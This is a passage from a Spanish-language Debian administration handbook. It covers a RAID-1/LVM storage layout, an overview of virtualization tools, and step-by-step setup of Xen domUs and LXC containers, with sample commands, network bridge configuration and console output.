- Las particiones `sda4` y `sdc4`, así como `sda5` y `sdc5`, se montan en dos nuevos volúmenes RAID-1 de aproximadamente 300 GB cada uno, `md2` y `md3`. Ambos espejos se inicializan como volúmenes físicos para LVM, y se asignan al grupo de volumen `vg_raid`. Este VG contiene sobre 600 GB de espacio seguro.
- Las particiones restantes, `sda6` y `sdc6`, se usan directamente como volúmenes físicos y las asignamos a otro VG llamado `vg_bulk` que, por lo tanto, termina con aproximadamente 460 GB de espacio.

Una vez que crearemos los VGs, podemos particionalos de forma muy flexible. Uno debe recordar que se preservarán los LVs creados en `vg_raid` aún si falla uno de los discos, pero no será el caso de los LVs creados en `vg_bulk`; por el otro lado, este último será reseedado en paralelo en ambos discos lo que permitirá velocidades de lectura y escritura mayores para archivos grandes.

Así que crearemos los LVs `lv_var` y `lv_home` en `vg_raid` para almacenar los sistemas de archivos correspondientes; utilizaremos otro LV grande, `lv_movies`, para almacenar las versiones finales de los videos luego de editarlos. Dividiremos el otro VG en un gran `lv_rushes`, para datos directamente obtenidos de las cámaras de video digital, y `lv_tmp` para archivos temporales. La ubicación del área de trabajo es una decisión menos directa: si bien necesitamos buen rendimiento en dicho volumen, ¿se justifica perder trabajo si falla un disco durante una sesión de edición? Dependiendo de la respuesta a dicha pregunta, crearemos el LV correspondiente en un VG o el otro.

Ahora tenemos tanto redundancia para datos importantes como flexibilidad sobre la forma en la que se divide el espacio disponible entre las aplicaciones.

NOTA ¿Porqué tres volúmenes RAID-1?

Podríamos haber creado sólo un volumen RAID-1 a utilizar como volumen fisico para `vg_raid`. ¿Por qué creamos tres entonces?

El razonamiento para la primera división (`md0` y los demás) es por seguridad de los datos: los datos escritos a ambos elementos de un espejo RAID-1 son exactamente los mismos, por lo que es posible evitar la capa RAID y montar uno de los discos directamente. En caso de un error del núcleo, por ejemplo, o si se corrompen los metadatos LVM todavía es posible arrancar un sistema mínimo para acceder datos críticos como la distribución de discos en los volúmenes RAID y LVM; podremos luego reconstruir los metadatos y acceder a los archivos nuevamente, para poder devolver el sistema a su estado normal.

El razonamiento para la segunda división (`md2` vs. `md3`) es menos estricto y está más relacionado con el reconocimiento que el futuro es incierto. Cuando se monta la estación de trabajo por primera vez, las necesidades exactas de almacenamiento no se conocen necesariamente con perfecta precisión; incluso pueden evolucionar con el tiempo. En nuestro caso, no podemos conocer de antemano las necesidades reales de espacio de almacenamiento para los rushes de video y los videoclips completos. Si un clip concreto necesita una gran cantidad de rushes, y la VG dedicada a datos redundantes está llena hasta la mitad, podemos reutilizar parte del espacio innecesario. Podemos quitar uno de los volúmenes físicos, por ejemplo `md3` de `vg_raid` y asignarlo a `vg_bulk` directamente (si la duración prevista de la operación es lo suficientemente corta como para que nos los podamos pasar con la caída temporal de rendimiento.), o deshacer la configuración RAID en `md3` e integrar sus componentes, `sda5` y `sdc5` en el VG (que crecerá 600 GB en lugar de 300 GB); luego podremos aumentar el volumen lógico `lv_rushes` según se necesite.

12.2. Virtualización

La virtualización es uno de los avances más grandes de la informática en los últimos años. El término abarca varias abstracciones y técnicas de simulación de equipos virtuales con un grado variable de independencia de hardware real. Un servidor físico puede almacenar varios sistemas que funcionan de forma simultánea y aislada. Sus aplicaciones son muchas y generalmente surgen de este aislamiento: entornos de prueba con diferentes configuraciones o separar los servicios provistos entre diferentes máquinas virtuales por seguridad.

Hay múltiples soluciones de virtualización, cada una con sus ventajas y desventajas. Este libro se concentrará en Xen, LXC y KVM; pero otras implementaciones notables incluyen las siguientes:

- QEMU es un emulador de software para un equipo completo; su rendimiento está lejos de la velocidad que uno podría conseguir si ejecutara nativamente, pero esto permite ejecutar en el hardware emulado sistemas operativos sin modificación o experimentales. También permite emular una arquitectura de hardware diferente: por ejemplo, un sistema *amd64* puede emular una máquina *arm*. QEMU es software libre.
→ <https://qemu.org/>
- Bochs es otra máquina virtual libre, pero sólo emula la arquitectura x86 (i386 y amd64).
- VMWare es una máquina virtual propietaria; siendo una de las más antiguas también es de las más conocidas. Funciona sobre principios similares a los de QEMU. VMWare propone funcionalidad avanzada como instantáneas («snapshot») de una máquina virtual en ejecución.
→ <https://vmware.com/>
- VirtualBox es una máquina virtual que es software libre en su mayor parte (algunos componentes adicionales están disponibles bajo una licencia propietaria). Por desgracia está en la sección "contrib" de Debian porque incluye algunos ficheros precompilados que no se

pueden recrear sin un compilador propietario y actualmente solo se encuentra en Debian Unstable porque las políticas de Oracle hacen que sea imposible mantenerlo seguro en una versión estable de Debian (ver [#794466](#)). Es más joven que VMWare y limitada a las arquitecturas i386 y amd64, pero incluye cierta compatibilidad con instantáneas y otras funcionalidades interesantes.

→ <https://www.virtualbox.org/>

***HARDWARE* Compatibilidad con virtualización**

Puede que algunos ordenadores sean compatibles con el hardware de virtualización; cuando lo son, debe activarse en la BIOS.

Para saber si tiene activada la compatibilidad de virtualización, puede comprobar si la marca relevante está habilitada con **grep**. Si la siguiente orden para su procesador devuelve algún texto, ya tiene la compatibilidad de virtualización habilitada:

- Para procesadores Intel se puede ejecutar **grep vmx /proc/cpuinfo** para comprobar las Extensiones de la Máquina Virtual de Intel
- Para procesadores AMD se puede ejecutar **grep svm /proc/cpuinfo** para comprobar la Máquina Virtual Segura de AMD.

Si ese no es el caso, se puede acceder a la BIOS del sistema y consultar entradas como “Intel Virtualization Technology”/ “Intel VT-x” o “SVM mode” (AMD) – usualmente se encuentra en la configuración de la CPU en la sección Avanzada.

12.2.1. Xen

Xen es una solución de «paravirtualización». Introduce una fina capa de abstracción, llamada «hypervisor», entre el hardware y los sistemas superiores; ésta actúa como árbitro controlando el acceso al hardware desde las máquinas virtuales. Sin embargo, sólo gestiona unas pocas instrucciones, las demás se ejecutan directamente en el hardware en nombre de los sistemas. La principal ventaja es que no se degrada el rendimiento y los sistemas ejecutan a velocidades cercanas a la nativa; la desventaja es que el núcleo de los sistemas operativos que uno desee utilizar en un hypervisor Xen necesita ser adaptado para ejecutar sobre Xen.

Pasemos un poco de tiempo en los términos. El hypervisor es la capa más baja que ejecuta directamente en el hardware, inclusive debajo del núcleo.

Este hypervisor puede dividir el resto del software entre varios *dominios* («domains»), pueden interpretarse como máquinas virtuales. Se conoce a uno de estos dominios (el primero en iniciar) como *dom0* y tiene un rol especial ya que sólo este dominio puede controlar al hypervisor y la ejecución de otros dominios. Se conocen a los otros dominios como *domU*. En otras palabras, desde el punto de vista del usuario, el *dom0* es el «anfitrión» de los demás sistemas de virtualización, mientras que los *domU* son sus «invitados».

CULTURA Xen y las varias versiones de Linux

Inicialmente, se desarrolló Xen como un conjunto de parches que existían fuera del árbol oficial y no estaban integrados en el núcleo Linux. Al mismo tiempo, muchos sistemas de virtualización emergentes (incluyendo KVM) necesitaban ciertas funciones relacionadas con la virtualización para facilitar su integración y el núcleo Linux desarrolló dichas funciones (conocidas como la interfaz *paravirt_ops* o *pv_ops*). Debido a que algunos parches de Xen duplicaban parte de la funcionalidad de esta interfaz no podían ser aceptados oficialmente.

Xensource, la empresa detrás de Xen, tuvo entonces que migrar Xen a esta nueva interfaz para que se pudieran integrar los parches Xen al núcleo Linux oficial. Esto significó reescribir mucho código y, si bien Xensource consiguió una versión funcional basada en la interfaz *paravirt_ops* rápidamente, los parches fueron incluidos progresivamente en el núcleo oficial. Esta integración se completó en Linux 3.0.

→ <https://wiki.xenproject.org/wiki/XenParavirtOps>

Dado que Jessie utiliza la versión 3.16 del núcleo Linux, los paquetes *linux-image-686-pae* y *linux-image-amd64* incluyen el código necesario, ya no existen los parches específicos necesarios para Debian Squeeze y anteriores.

→ https://wiki.xenproject.org/wiki/Xen_Kernel_Feature_Matrix

CULTURA Xen y núcleos distintos a Linux

Xen necesita modificaciones en todos los sistemas operativos que uno desee ejecutar en él; no todos los núcleos tiene el mismo nivel de madurez en este aspecto. Muchos son completamente funcionales, tanto para *dom0* como para *domU*: Linux 3.0 y posterior, NetBSD 4.0 y posterior y OpenSolaris. Otros sólo funcionan como *domU*. Puede comprobar el estado de cada sistema operativo en la wiki de Xen:

→ https://wiki.xenproject.org/wiki/Dom0_Kernels_for_Xen

→ https://wiki.xenproject.org/wiki/DomU_Support_for_Xen

Sin embargo, si Xen puede confiar en funciones de hardware dedicadas a la virtualización (que sólo están presentes en procesadores más recientes) inclusive sistemas operativos sin modificación

pueden ejecutar como domU (incluyendo Windows).

NOTA Arquitecturas compatibles con Xen

Xen actualmente solo está disponible para las arquitecturas i386, amd64, arm64 y armhf.

Utilizar Xen en Debian requiere tres componentes:

- El mismo hipervisor. Según el hardware disponible, el paquete apropiado que proporciona xen-hypervisor será xen-hypervisor-4.14-amd64, xen-hypervisor-4.14-armhf, o xen-hypervisor-4.14-arm64.
- Un núcleo que ejecuta sobre dicho hipervisor. Cualquier núcleo posterior a 3.0 funcionará, incluyendo la versión 5.10 presente en Bullseye.
- La arquitectura i386 también necesita una biblioteca estándar con los parches apropiados para aprovechar Xen; ésta se encuentra en el paquete libc6-xen.

El hipervisor también incluirá xen-utils-4.11, que contiene las herramientas para controlar el hipervisor desde el dom0. A su vez, éste incluirá la biblioteca estándar apropiada. Durante la instalación de todo esto, los scripts de configuración también crearán un nuevo elemento en el menú del gestor de arranque GRUB, para iniciar el núcleo elegido en un dom0 Xen. Nota, esta entrada sin embargo, generalmente no será la primera en la lista, pero estará seleccionada de forma predeterminada.

Una vez que instaló estos prerequisites, el siguiente paso es probar el comportamiento del dom0 en sí mismo; esto incluye reiniciar para utilizar el hipervisor y núcleo Xen. El sistema debería iniciar como siempre, con unos pocos mensajes adicionales en la consola durante los primeros pasos de inicialización.

Ahora es el momento de instalar sistemas útiles en los sistemas domU, utilizando las herramientas en xen-tools. Este paquete provee el programa **xen-create-image**, que automatiza en gran parte esta tarea. El único parámetro obligatorio es `--hostname`, que le da un nombre al domU; otras opciones son importantes, pero puede guardarlas en el archivo de

configuración `/etc/xen-tools/xen-tools.conf` y si no las especifica no generará ningún error. Por lo tanto es importante revisar el contenido de este archivo antes de crear imágenes o utilizar los parámetros adicionales en la invocación de **xen-create-image**. Los parámetros importantes a saber incluyen los siguientes:

- `--memory` para especificar la cantidad de RAM dedicada a este nuevo sistema creado;
- `--size` y `--swap` para definir el tamaño de los «discos virtuales» disponibles al domU;
- `--debootstrap-cmd` para especificar que orden de debootstrap utilizar. La predeterminada es **debootstrap** si debootstrap y cdebootstrap están instalados. En tal caso, generalmente también utilizará la opción `--dist` (con el nombre de una distribución como bullseye).

YENDO MÁS ALLÁ Instalación de un sistema distinto a Debian en un domU

En el caso de un sistema distinto a Linux, debe tener cuidado de definir el núcleo que debe utilizar el domU con la opción `--kernel`.

- `--dhcp` indica que el domU debe obtener su configuración de red a través de DHCP, mientras que `--ip` permite definir una dirección IP estática.
- Por último, debe elegir un método de almacenamiento para las imágenes a crear (que el domU verá como discos duros). El método más simple, que corresponde a la opción `--dir`, es crear un archivo en el dom0 para cada dispositivo que se le provee al domU. La alternativa en sistemas que utilizan LVM es la opción `--lvm` seguida del nombre de un grupo de volúmenes; **xen-create-image** luego creará un nuevo volumen lógico dentro de dicho grupo y éste estará disponible en el domU como un disco duro.

NOTA Almacenamiento en el domU

También puede exportar discos duros completos al domU, particiones, arrays RAID o volúmenes lógicos LVM preexistentes. Sin embargo, estas operaciones no están automatizadas por **xen-create-image**, por lo que deberá editar el archivo de configuración de la imagen luego de crearlo con **xen-create-image**.

Una vez que realizó esta elección, puede crear la imagen para nuestro futuro domU Xen:

```
# xen-create-image --hostname testxen --dhcp --dir /srv/testxen
--size=2G --dist=bullseye --role=udev
```

General Information

```
-----
Hostname      : testxen
Distribution   : bullseye
Mirror        : http://deb.debian.org/debian
Partitions    : swap          512M   (swap)
                /              2G     (ext4)
Image type    : sparse
Memory size   : 256M
Bootloader    : pygrub
```

```
[...]
Logfile produced at:
    /var/log/xen-tools/testxen.log
```

Installation Summary

```
-----
Hostname      : testxen
Distribution   : bullseye
MAC Address    : 00:16:3E:C2:07:EE
IP Address(es) : dynamic
SSH Fingerprint :
SHA256:K+0QjpGzZOacLZ3jX4gBwp0mCEst5ceN5HCJZSKWS1A (DSA)
SSH Fingerprint :
SHA256:9PnovvGRuTw6dUcEVzzPKTITO0+3Ki1Gs7wu4ke+4co (ECDSA)
SSH Fingerprint :
SHA256:X5z84raKBajUkWBQA6MVuanV1OcV2YIeD0NoCLLo90k (ED25519)
SSH Fingerprint :
SHA256:VXu6l4tsrCoRsXOqAwvgt57sMRj2qArEbOzHeydvV34 (RSA)
Root Password  : FS7CUxsY3xkusv7EkbT9yae
```

Ahora tenemos una máquina virtual, pero no está ejecutando (por lo tanto sólo utiliza espacio en el disco duro del dom0). Por supuesto, podemos crear más imágenes, posiblemente con diferentes parámetros.

Antes de encender estas máquinas virtuales, necesitamos definir cómo accederemos a ellas. Por supuesto, podemos considerarlas máquinas aisladas a las que sólo podemos acceder a través de su consola de sistema, pero rara vez esto coincide con el patrón de uso. La mayoría de las veces,

consideraremos un domU como un servidor remoto al que sólo podemos acceder a través de la red. Sin embargo, sería un gran inconveniente agregar una tarjeta de red para cada domU; es por esto que Xen permite crear interfaces virtuales que cada dominio puede ver y utilizar de la forma estándar. Sepa que estas tarjetas, aunque sean virtuales, sólo serán útiles cuando estén conectadas a una red, inclusive una virtual. Xen tiene varios modelos de red para esto:

- El modelo más simple es el modelo *punto* («bridge»); todas las tarjetas de red eth0 (tanto en los sistemas domU como en el dom0) se comportarán como si estuvieran conectadas directamente a un switch Ethernet.
- Luego está el modelo *enrutamiento* («routing») en el que el dom0 se comporta como el router entre los sistemas domU y la red (física) externa.
- Finalmente, en el modelo *NAT*, nuevamente el dom0 se encuentra entre los sistemas domU y el resto de la red, pero no se puede acceder a los sistemas domU directamente desde afuera y el tráfico atraviesa una traducción de direcciones de red en el dom0.

Estos tres modos de red involucran una cantidad de interfaces con nombres inusuales, como `vif*`, `veth*`, `peth*` y `xenbr0`. El hypervisor Xen los acomoda en la distribución definida bajo el control de las herramientas en espacio de usuario. Debido a que los modelos NAT y de enrutamiento sólo se adaptan a casos particulares sólo discutiremos el modelo de punto.

La configuración estándar de los paquetes Xen no modifica la configuración de red del sistema. Sin embargo, se configura el demonio **xend** para integrar las interfaces de red virtuales en un punto de red preexistente (`xenbr0` tiene precedencia si existen varios de ellos). Por lo tanto, debemos configurar un punto en `/etc/network/interfaces` (lo que requiere que instalemos el paquete `bridge-utils`, razón por la que lo recomienda el paquete `xen-utils`) para reemplazar la entrada existente `eth0`, (hay que tener cuidado y utilizar el nombre correcto del dispositivo de red):

```
auto xenbr0
iface xenbr0 inet dhcp
    bridge_ports eth0
    bridge_maxwait 0
```

Luego de reiniciar para asegurarse que se crea el puente automáticamente, podemos iniciar el domU con las herramientas de control de Xen, en particular el programa **xl**. Este programa permite varias manipulaciones de los dominios, entre ellas: enumerarlos, iniciarlos y detenerlos. Puede que tenga que aumentar la memoria predeterminada editando la variable `memory` en el archivo de configuración (en este caso, `/etc/xen/testxen.cfg`). Aquí le hemos asignado 1024 (*megabytes*).

```
# xl list
Name                               ID    Mem VCPUs
State    Time(s)
Domain-0                0    3918      2
r-----                35.1
# xl create /etc/xen/testxen.cfg
Parsing config from /etc/xen/testxen.cfg
# xl list
Name                               ID    Mem VCPUs
State    Time(s)
Domain-0                0    2757      2
r-----                45.2
testxen                  3    1024      1
r-----                1.3
```

HERRAMIENTA Elección del conjunto de herramientas para gestionar las máquinas virtuales de Xen

En Debian 7 y versiones anteriores, la herramienta de línea de comando **xm** era la referencia para gestionar máquinas virtuales Xen. Se ha reemplazado ahora por **xl**, que es más compatible con versiones anteriores. Pero no son las únicas herramientas: son herramientas alternativas **virsh** de libvirt y **xe** de XAPI de XenServer (oferta comercial de Xen).

PRECAUCIÓN ¡Sólo un domU por imagen!

Si bien es posible tener varios sistemas domU ejecutando en paralelo, siempre necesitarán utilizar su propia imagen ya que se le hace creer a cada domU que ejecuta en su propio hardware (además de la pequeña porción del núcleo que interactúa con el hypervisor). En particular, no es posible que dos sistemas domU ejecutando en paralelo compartan espacio de almacenamiento. Si los sistemas domU no ejecutan al mismo tiempo, sin embargo, es posible reutilizar la misma partición de intercambio o la partición que alberga el sistema de archivos `/home`.

Sepa que el domU `testxen` utiliza memoria real - no simulada - de la RAM que, de lo contrario, estaría disponible en el dom0. Debe tener cuidado al

construir un servidor para instancias Xen, asegurándose de incluir suficiente RAM física.

¡Voilà! Nuestra máquina virtual está iniciando. Podemos acceder a ella de dos formas. La forma usual es conectarnos «remotamente» a través de la red, como lo haríamos con una máquina real; esto usualmente requerirá configurar un servidor DHCP o alguna configuración de DNS. La otra forma, que puede ser la única forma si la configuración de red era incorrecta, es utilizar la consola `hvc0` ejecutando **xl console**:

```
# xl console testxen  
[...]
```

```
Debian GNU/Linux 11 testxen hvc0
```

```
testxen login:
```

Uno puede abrir una sesión, tal como si estuviera sentado frente al teclado de la máquina virtual. Puede desconectarse de esta consola con la combinación de teclas **Control+]**.

SUGERENCIA Ingreso a la consola inmediatamente

A veces uno desea iniciar un sistema domU e ingresar a su consola inmediatamente; es por esto que el comando **xl create** usa la opción `-c`. Iniciar un domU con esta opción mostrará todo los mensajes del sistema que se inicie.

HERRAMIENTA Gestores gráficos de Xen

OpenXenManager (en el paquete `openxenmanager`) es una interfaz gráfica que permite controlar remotamente los dominios Xen a través de la API de Xen, ya no está disponible en Debian debido a la falta de desarrollo por parte de los desarrolladores originales. Si estás buscando un reemplazo, `virt-manager` proporciona soporte para manejar Xen VMs también.

Una vez que el domU está ejecutando, puede utilizarlo como cualquier otro servidor (al fin y al cabo es un sistema GNU/Linux). Sin embargo, su existencia como máquina virtual permite cierta funcionalidad adicional. Por ejemplo, puede pausar y resumir temporalmente un domU, ejecutando **xl pause** y **xl unpause**. Sepa que aunque un domU pausado no utiliza el procesador, la memoria reservada a él sigue en uso. Puede ser interesante

considerar las órdenes **xl save** y **xl restore**: guardar un domU libera los recursos utilizados por este domU, incluyendo la RAM. Cuando restaure (o resuma) un domU, éste no notará nada a excepción del paso del tiempo. Si un domU está ejecutando cuando se apague el dom0, los scripts empaquetados automáticamente guardarán el domU y lo restaurarán cuando vuelva a iniciar. Esto, por supuesto, tiene los mismos inconvenientes estándar que cuando hiberna un equipo portátil, por ejemplo; en particular, si se suspende por demasiado tiempo al domU, pueden expirar las conexiones de red. Sepa también que, hasta el momento, Xen es incompatible con gran parte de la gestión de energía ACPI, lo que evita que pueda suspender el sistema anfitrión (dom0).

Puede apagar o reiniciar un domU tanto desde dentro del domU (con el programa **shutdown**) como también desde el dom0, ejecutando **xm shutdown** o **xl reboot**.

La mayoría de las subórdenes de **xl** esperan uno o más parámetros, generalmente el nombre de un domU. Se describen en detalle estos parámetros en la página de manual `xl(1)`.

YENDO MÁS ALLÁ Xen avanzado

Xen tiene mucha más funcionalidad de la que podemos describir en estos pocos párrafos. En particular, el sistema es muy dinámico y puede ajustar muchos parámetros de un dominio (como cantidad de memoria reservada, discos duros visibles, comportamiento de las tareas programadas, etc.) aún cuando éste está ejecutando. ¡Inclusive puede migrar un domU entre servidores sin apagarlo y sin perder sus conexiones de red! Para saber más de todos estos aspectos avanzados, la fuente de información principal es la documentación oficial de Xen.

→ <https://xenproject.org/help/documentation/>

12.2.2. LXC

Aún cuando es utilizado para crear «máquinas virtuales», LXC no es, estrictamente hablando, un sistema de virtualización sino un sistema para aislar grupos de procesos entre sí aún cuando estos ejecutan en el mismo equipo. Aprovecha un conjunto de evoluciones recientes del núcleo Linux, conocidos colectivamente como *grupos de control* («control groups»),

mediante los que diferentes conjuntos de procesos llamados «grupos» tienen diferentes visiones de ciertos aspectos de todo el sistema. Entre estos aspectos, los más notables son los identificadores de procesos, la configuración de red y los puntos de montaje. Un grupo de procesos aislados no podrá acceder a otros procesos en el sistema y puede restringir su acceso al sistema de archivos a un subconjunto específico. También puede tener su propia interfaz de red y tabla de enrutamiento y puede configurarlo para que sólo pueda ver un subconjunto de los dispositivos disponibles que están presentes en el sistema.

Puede combinar estas funcionalidades para aislar una familia de procesos completa que inicia desde el proceso **init**, y el conjunto resultante es muy similar a una máquina virtual. El nombre oficial de esta configuración es «contenedor» (de allí LXC: *contenedores Linux*, «LinuX Containers»), pero una diferencia importante con máquinas virtuales «reales» como aquellas provistas por Xen o KVM es que no hay un segundo núcleo; el contenedor utiliza el mismo núcleo que el sistema anfitrión. Esto tiene tanto ventajas como desventajas: las ventajas incluyen un rendimiento excelente debido a una falta completa de sobrecarga y el hecho de que el núcleo tiene una visión global de todos los procesos que ejecutan en el sistema por lo que la gestión de procesos puede ser más eficiente que si existieran dos núcleos independientes administrando conjuntos de tareas. La mayor de las desventajas es la imposibilidad de ejecutar un núcleo diferente en un contenedor (sea una versión diferente de Linux o directamente un sistema operativo distinto).

NOTA Límites de aislamiento en LXC

Los contenedores LXC no proveen el nivel de aislamiento que proveen emuladores o virtualizadores más pesados. En particular:

- debido a que el sistema anfitrión y los contenedores comparten el núcleo, los procesos limitados en un contenedor todavía pueden acceder a los mensajes del núcleo, lo que puede causar que se filtre información si un contenedor emite mensajes;
- por razones similares, si se compromete un contenedor y se explota una vulnerabilidad del núcleo, puede afectar a otros contenedores;
- en el sistema de archivos, el núcleo supervisa los permisos según identificadores numéricos para los usuarios y grupos; estos identificadores pueden designar usuarios y grupos diferentes según el contenedor, debe tenerlo en cuenta si los contenedores comparten permisos de escritura a partes del sistema de archivos.

Debido a que estamos trabajando con aislamiento en lugar de virtualización, configurar contenedores LXC es más complejo que simplemente ejecutar `debian-installer` en una máquina virtual. Describiremos unos pocos requisitos y luego continuaremos con la configuración de red; finalmente podremos crear realmente el sistema a ejecutar en el contenedor.

12.2.2.1. Pasos preliminares

El paquete `lxc` contiene las herramientas necesarias para utilizar LXC, por lo tanto debe instalarlo.

LXC también necesita del sistema de configuración de *grupos de control* («control groups»), que es un sistema de archivos virtual montado en `/sys/fs/cgroup`. Desde que Debian 8 se ha cambiado a `systemd`, el cual confía también en los grupos de control, eso ya se ha hecho automáticamente en el momento de arranque sin necesidad de configuraciones adicionales.

12.2.2.2. Configuración de red

El objetivo de instalar LXC es configurar máquinas virtuales; si bien podríamos mantenerlas aisladas de la red, y sólo comunicarnos con ellas a través del sistema de archivos, la mayoría de los casos de uso involucran proveer a los contenedores al menos un acceso mínimo a la red. En el caso típico, cada contenedor obtendrá una interfaz de red virtual, conectada a la red real a través de un puente. Esta interfaz virtual puede conectarse directamente a la interfaz de red física del anfitrión (en cuyo caso el contenedor se encuentra en la red directamente) o a otra interfaz virtual definida en el anfitrión (y en la que éste puede filtrar o enrutar tráfico). En ambos casos, necesitará el paquete `bridge-utils`.

El caso más simple es sólo cuestión de editar `/etc/network/interfaces`, moviendo la configuración de la interfaz física (por ejemplo, `eth0` o `enp1s0`) a una interfaz de puente (generalmente `br0`) y configurar un enlace entre ellos. Por ejemplo, si el archivo de configuración de la interfaz de red inicialmente contiene elementos como los siguientes:

```
auto eth0
iface eth0 inet dhcp
```


Debería desactivarlas y reemplazarlas con lo siguiente:

```
auto br0
iface br0 inet dhcp
    bridge-ports eth0
```

El efecto de esta configuración será similar a lo que podría obtener si los controladores fueran máquinas conectadas a la misma red física que el anfitrión. La configuración del «puente» gestiona el tránsito de tramas Ethernet entre todas las interfaces en él, lo que incluye la interfaz física `eth0` así como también las interfaces definidas para los contenedores.

En casos en los que no pueda utilizar esta configuración (por ejemplo, si no puede asignarle una IP pública a los contenedores), crearemos una sola interfaz virtual *tap* y la conectaremos al puente. La topología de red equivalente sería aquella de un equipo con una segunda tarjeta de red conectada a un switch independiente al que también están conectados los contenedores. El anfitrión deberá actuar como puerta de enlace para los contenedores si éstos deben comunicarse con el mundo exterior.

Además de `bridge-utils`, esta configuración «enriquecida» necesita el paquete `vde2`; el archivo `/etc/network/interfaces` se convierte entonces en:

```
# Interface eth0 is unchanged
auto eth0
iface eth0 inet dhcp

# Virtual interface
auto tap0
iface tap0 inet manual
    vde2-switch -t tap0

# Bridge for containers
auto br0
iface br0 inet static
    bridge-ports tap0
    address 10.0.0.1
    netmask 255.255.255.0
```

Luego puede configurar la red en los contenedores de forma estática o dinámica con un servidor DHCP ejecutando en el anfitrión. Deberá

configurar este servidor DHCP para que responda a pedidos en la interfaz br0.

12.2.2.3. Configuración del sistema

Configuremos ahora el sistema que utilizará el contenedor. Debido a que esta «máquina virtual» no se ejecutará directamente sobre el hardware, son necesarios algunos ajustes comparados con un sistema de archivos estándar, especialmente en aquello que involucra al núcleo, los dispositivos y las consolas. Afortunadamente, el paquete lxc incluye scripts que automatizan la mayoría de esta configuración. Por ejemplo, las siguientes órdenes (que requieren los paquetes debootstrap y rsync) instalarán un contenedor Debian:

```
# lxc-create -n testlxc -t debian
debootstrap is /usr/sbin/debootstrap
Checking cache download in /var/cache/lxc/debian/rootfs-stable-
amd64 ...
Downloading debian minimal ...
I: Retrieving Release
I: Retrieving Release.gpg
[...]
Download complete.
Copying rootfs to /var/lib/lxc/testlxc/rootfs...
[...]
#
```

Sepa que inicialmente se crea el sistema de archivos en `/var/cache/lxc` y luego es mudado a su directorio de destino. Esto permite crear contenedores idénticos mucho más rápido ya que luego sólo necesita copiarlo.

Tenga en cuenta que el script de creación de plantillas de Debian acepta la opción `--arch` para especificar la arquitectura del sistema a instalar y la opción `--release` si desea instalar algo diferente a la versión estable actual de Debian. También puede definir la variable de entorno `MIRROR` apuntando a una réplica Debian local.

El paquete lxc crea además una interfaz puente `lxcbr0`, que es utilizado por defecto por todos los contenedores recién creados a través de `/etc/lxc/default.conf` y el servicio `lxc-net`:

```
lxc.net.0.type = veth
lxc.net.0.link = lxcbr0
lxc.net.0.flags = up
```

Estas líneas significan, respectivamente, que se creará una interfaz virtual en cada contenedor nuevo; que se iniciará automáticamente cuando se inicie el contenedor; y se conectará automáticamente al puente `lxcbr0` en el anfitrión. En caso que esta última línea no exista o esté desactivada, se generará una dirección MAC aleatoria. Encontrarás estos ajustes en la configuración del contenedor creado (`/var/lib/lxc/testlxc/config`), donde también se especifica la dirección MAC del dispositivo en `lxc.net.0.hwaddr`. Si no se encuentra esta última entrada o está desactivada, se generará una dirección MAC aleatoria.

Otro elemento útil en dicho archivo es la configuración del nombre del equipo:

```
lxc.uts.name = testlxc
```

El sistema de archivos recién creado ahora contiene un sistema Debian mínimo y una interfaz de red.

12.2.2.4. Inicio del contenedor

Ahora que la imagen de nuestra máquina virtual está lista, iniciemos el contenedor con **`lxc-start --daemon --name=testlxc`**.

En publicaciones de LXC posteriores a la 2.0.8, las contraseñas del superusuario por defecto no están asignadas. Si queremos, podemos asignar una ejecutando **`lxc-attach -n testlxc contraseña.`** Ahora podemos acceder con:

```
# lxc-console -n testlxc
Connected to tty 1
Type <Ctrl+a q> to exit the console, <Ctrl+a Ctrl+a> to enter
Ctrl+a itself

Debian GNU/Linux 11 testlxc tty1

testlxc login: root
Password:
```

```
Linux testlxc 5.10.0-11-amd64 #1 SMP Debian 5.10.92-1 (2022-01-18) x86_64
```

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the
extent
permitted by applicable law.

Last login: Wed Mar 9 01:45:21 UTC 2022 on console

```
root@testlxc:~# ps auxwf
```

USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START
TIME	COMMAND							
root	1	0.0	0.2	18964	11464	?	Ss	01:36
0:00	/sbin/init							
root	45	0.0	0.2	31940	10396	?	Ss	01:37
0:00	/lib/systemd/systemd-journald							
root	71	0.0	0.1	99800	5724	?	Ssl	01:37
0:00	/sbin/dhclient -4 -v -i -pf /run/dhclient.eth0.pid [...]							
root	97	0.0	0.1	13276	6980	?	Ss	01:37
0:00	sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups							
root	160	0.0	0.0	6276	3928	pts/0	Ss	01:46
0:00	/bin/login -p --							
root	169	0.0	0.0	7100	3824	pts/0	S	01:51
0:00	_ -bash							
root	172	0.0	0.0	9672	3348	pts/0	R+	01:51
0:00	_ ps auxwf							
root	164	0.0	0.0	5416	2128	pts/1	Ss+	01:49
0:00	/sbin/agetty -o -p -- \u --noclear [...]							

```
root@testlxc:~#
```

Ahora estamos dentro del contenedor; nuestro acceso a los procesos está restringido a aquellos iniciados dentro del mismo contenedor y nuestro acceso al sistema de archivos está limitado de forma similar al subconjunto dedicado del sistema de archivos completo

(/var/lib/lxc/testlxc/rootfs). Podemos salir a la consola con **Control+a q**.

Tenga en cuenta que ejecutamos el contenedor como un proceso en segundo plano gracias a **lxc-start** que usa la opción **--daemon** por defecto. Podemos interrumpir el contenedor ejecutando **lxc-stop --name=testlxc**.

El paquete `lxc` contiene un script de inicialización que puede automatizar el inicio de uno o más contenedores cuando el sistema principal arranca (confía en el comando **`lxc-autostart`** el cual inicia los contenedores que tienen la opción `lxc.start.auto` configurada a 1). Se puede obtener un control más detallado del orden de inicio con `lxc.start.order` y `lxc.group`: por defecto, el script de inicialización inicia los contenedores que son parte del grupo `onboot` y luego los contenedores que no forman parte de este grupo. En ambos casos el orden dentro de un grupo es definido por la opción `lxc.start.order`.

YENDO MÁS ALLÁ Virtualización en masa

Debido a que LXC es un sistema de aislación muy liviano, puede adaptarse particularmente al almacenamiento masivo de servidores virtuales. La configuración de red probablemente sea un poco más avanzada que la que describimos, pero la configuración «enriquecida» utilizando interfaces `tap` y `veth` debería ser suficiente en muchos casos.

